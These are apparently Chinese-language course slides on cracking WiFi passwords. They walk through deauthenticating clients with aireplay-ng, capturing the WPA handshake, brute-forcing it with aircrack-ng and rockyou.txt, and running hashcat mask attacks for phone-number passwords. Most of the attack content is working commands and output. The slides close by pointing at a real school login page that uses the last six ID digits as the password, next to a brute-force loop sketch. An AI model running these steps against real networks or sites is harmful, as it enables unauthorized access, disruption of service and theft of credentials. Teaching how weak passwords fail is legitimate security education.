21:46:32 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:32 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:33 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:33 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:34 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:34 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:35 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:36 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:36 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:37 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:37 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:38 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:38 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:39 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:40 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:40 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:41 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:41 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
21:46:42 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:F8:11:58:11:D7]
```

`sudo aireplay-ng --deauth 0 -a <bssid> wlan0`

強制連線至此wifi的設備重練

等待監聽那邊的紅色框框有WPA handshake即可ctrl+c結束

出現五個檔案
最重要的是最下面那個
他記錄了我們剛剛監聽目標的數據包
(流量)



四次交握協議數據

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Wireshark interface showing a packet capture of EAPOL (Extensible Authentication Protocol over LAN) traffic. The selected packet is 13213, which is an EAPOL Key message (Message 2 of 4) from the access point (e2:a0:7d:bf:1d:cd) to the laptop (c2:f8:11:58:11:d7).

No.	Time	Source	Destination	Protocol	Length	Info
13210	43.250687	c2:f8:11:58:11:d7	e2:a0:7d:bf:1d:cd	EAPOL	133	Key (Message 1 of 4)
13213	43.254936	e2:a0:7d:bf:1d:cd	c2:f8:11:58:11:d7	EAPOL	155	Key (Message 2 of 4)
13219	43.259521	c2:f8:11:58:11:d7	e2:a0:7d:bf:1d:cd	EAPOL	189	Key (Message 3 of 4)
13224	43.261500	e2:a0:7d:bf:1d:cd	c2:f8:11:58:11:d7	EAPOL	133	Key (Message 4 of 4)
15794	46.855528	c2:f8:11:58:11:d7	e2:a0:7d:bf:1d:cd	EAPOL	133	Key (Message 1 of 4)
15796	46.857369	e2:a0:7d:bf:1d:cd	c2:f8:11:58:11:d7	EAPOL	155	Key (Message 2 of 4)
15798	46.860847	c2:f8:11:58:11:d7	e2:a0:7d:bf:1d:cd	EAPOL	189	Key (Message 3 of 4)
15800	46.863062	e2:a0:7d:bf:1d:cd	c2:f8:11:58:11:d7	EAPOL	133	Key (Message 4 of 4)

Frame 13213: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)

IEEE 802.11 QoS Data, Flags:T

Logical-Link Control

802.1X Authentication

- Version: 802.1X-2004 (2)
- Type: Key (3)
- Length: 117
- Key Descriptor Type: EAPOL RSN Key (2)
- [Message number: 2]
- Key Information: 0x010a
- Key Length: 16
- Replay Counter: 1
- WPA Key Nonce: f3ea03c28dbda9a09d59f0b8fa50705c973d3e3e7a4c23712d2a27b445c40fa0
- Key IV: 00000000000000000000000000000000
- WPA Key RSC: 0000000000000000
- WPA Key ID: 0000000000000000
- WPA Key MIC: cef6c17e91ae030634f5e52597478501
- WPA Key Data Length: 22
- WPA Key Data: 30140100000fac040100000fac040100000fac020c00

四、數據包爆破

現在要用課程一開始講的密碼字典來
爆破




```
hank@vbox: ~/Desktop
File Actions Edit View Help

(hank@vbox) - [~/Desktop]
$ aircrack-ng wificapture.cap -w /usr/share/wordlists/rockyou.txt
```

aircrack-ng file.cap -w /usr/share/wordlists/rockyou.txt
使用rockyou.txt字典檔進行爆破

```
hank@vbox: ~/Desktop
File Actions Edit View Help

Aircrack-ng 1.7

[00:00:03] 21105/14344392 keys tested (6058.42 k/s)

Time left: 39 minutes, 24 seconds                                0.15%

Current passphrase: rosey

Master Key      : 4A 89 6B 40 77 E4 22 24 AE 38 DE 2D 94 7F BB B2
                  40 5D 2D AB 04 99 60 2C E4 7D 10 71 1C 9B 2C 79

Transient Key   : CD 9A A2 16 92 62 3E 6A 0C 46 15 5C 3C D0 8F 8C
                  FB 9E D8 C9 E7 D5 8C FE 2D FE 56 F4 28 90 9A B1
                  96 20 F7 D6 E9 2B 6B 80 94 D1 75 CB 89 7D B7 DB
                  AE 8E 1E 84 3D BA 3E C4 F8 31 EE F5 CA A7 9B 50

EAPOL HMAC     : BC 19 5C 21 72 DA FE 23 6D 53 6A 1A 2A 91 71 77
```


四-1、字典爆破

```
hank@vbox: ~/Desktop
File Actions Edit View Help

Aircrack-ng 1.7

[00:47:21] 14345517/14344392 keys tested (5022.93 k/s)

Time left: -443769791 day, 5 hours, 34 minutes, 56 seconds 100.01%

KEY NOT FOUND

Master Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

失敗圖片

```
hank@vbox: ~/Desktop/wifi/12345678
File Actions Edit View Help

Aircrack-ng 1.7

[00:00:00] 2064/10303727 keys tested (6224.48 k/s)

Time left: 27 minutes, 35 seconds 0.02%

KEY FOUND! [ 12345678 ]

Master Key : 94 6E C0 46 D5 E7 E3 80 0A FC 8A 74 DC B5 E2 2D
D2 19 19 60 47 D8 C3 99 A0 D5 A6 A8 57 AB 32 B8

Transient Key : EE BF 56 C3 CA 07 D6 90 B2 46 22 97 65 8B 60 C6
C6 CB 7C 45 98 A3 5E 7F B8 6D 7B 62 6D 7D A1 2C
19 95 42 14 00 05 34 41 60 59 42 A7 9D 61 23 68
34 7E 23 BA 25 69 58 8E 0B 7C 3A 20 1A 6D 3C 8B

EAPOL HMAC : 16 A9 60 E9 E6 63 23 5D A1 AD C8 13 5D 59 4C D6

(hank@vbox) - [~/Desktop/wifi/12345678]
```

成功圖片

成功代表甚麼？

代表你所設的為常見密碼，已被破解

密碼設8個0的我



密碼設12345678的你



大家一起爛



那些密碼取手機號碼的等等
以為逃過一劫了嘛？

四-2、數字爆破

小明想到，可以用for來爆電話號碼

09XX-XXX-XXX

有現成的工具可以使用嗎？



小明

hashcat

支持暴力破解算法

可以調用CPU、GPU進行爆破

GPU可以加速運算幫助爆破

Colab最新政策：禁止密碼爆破



hashcat

```
(hank@vbox)-[~/Desktop/wifi/normal]  
$ hcxpcapngtool -o output.hc22000 wificapture.cap
```

hcxpcapngtool -o output.hc22000 your_file.cap


```
(hank@vbox)-[~/Desktop/wifi/normal]  
$ hashcat -m 22000 -a 3 output.hc22000 ?d?d?d?d?d?d?d?d?d  
hashcat (v6.2.6) starting
```

```
hashcat -m 22000 -a 3 output.hc22000 ?d?d?d?d?d?d?d?d?d  
--status --force --potfile-disable  
使用hashcat爆破10位數字
```

```
hashcat -m 22000 output.hc22000 /usr/share/wordlists/rockyou.txt --  
status --force --potfile-disable
```



```
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: output.hc22000
Time.Started.....: Sun Jun 22 15:04:44 2025 (8 secs)
Time.Estimated...: Thu Jun 26 18:37:54 2025 (4 days, 3 hours)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?d?d?d?d?d?d?d?d [9]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....:      2790 H/s (10.40ms) @ Accel:64 Loops:1024 Thr:1 Vec:4
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 21888/1000000000 (0.00%)
Rejected.....: 0/21888 (0.00%)
Restore.Point....: 2176/1000000000 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:1-2 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 044119999 → 091919999
Hardware.Mon.#1..: Util: 88%
```

```
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit ⇒ ^C
```



```
Session.....: hashcat
Status.....: Quit
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: wifi.hc22000
Time.Started.....: Mon Jun 23 03:01:06 2025 (32 secs)
Time.Estimated...: Mon Jun 23 03:47:26 2025 (45 mins, 48 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?d?d?d?d?d?d?d?d [9]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 359.6 kH/s (6.16ms) @ Accel:512 Loops:32 Thr:32 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 11501568/1000000000 (1.15%)
Rejected.....: 0/11501568 (0.00%)
Restore.Point....: 884736/1000000000 (0.88%)
Restore.Sub.#1...: Salt:0 Amplifier:9-10 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 643727699 -> 635376989
Hardware.Mon.#1...: Temp: 63c Fan: 45% Util: 35% Core:1126MHz Mem:1494MHz Bus:16

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit => Started: Mon Jun 23 03:00:58 2025
Stopped: Mon Jun 23 03:01:40 2025
```

爆破結果


真實事件

server
(flask)



client





體適能資料填報及查詢網頁

社 [全校體適能獎章](#) [測驗指導](#) [體適能常模表](#) [體育股長登入填報](#) [填報後登出](#)  [管理者登](#)

班級的資料，請在完成一班的填報後，按上方"填報後登出"，下一班才能重新登入

您必須是貴班康樂股長才能查詢貴班的填報資料

若未登記為體育股長，請進入[體育股長資料填報註冊](#)

已登記為體育股長，請於下方欄位輸入身分證字號

密碼 身分證字號後6碼

本認證欄，限本校學生登入

您可能尚未在體育組長登入網頁註冊, 請按下方連結↓

[我要登記為體育股長](#)

或是身分證字號後6碼輸入錯誤，請按下方連結↓

[重新輸入身分證字號後6碼](#)

※另一種可能是你當初註冊為體育股長時身分證後6碼就輸入錯誤，請洽貴校體育組長查詢。

client



```
for i in range:
```

```
    passwd=i
```

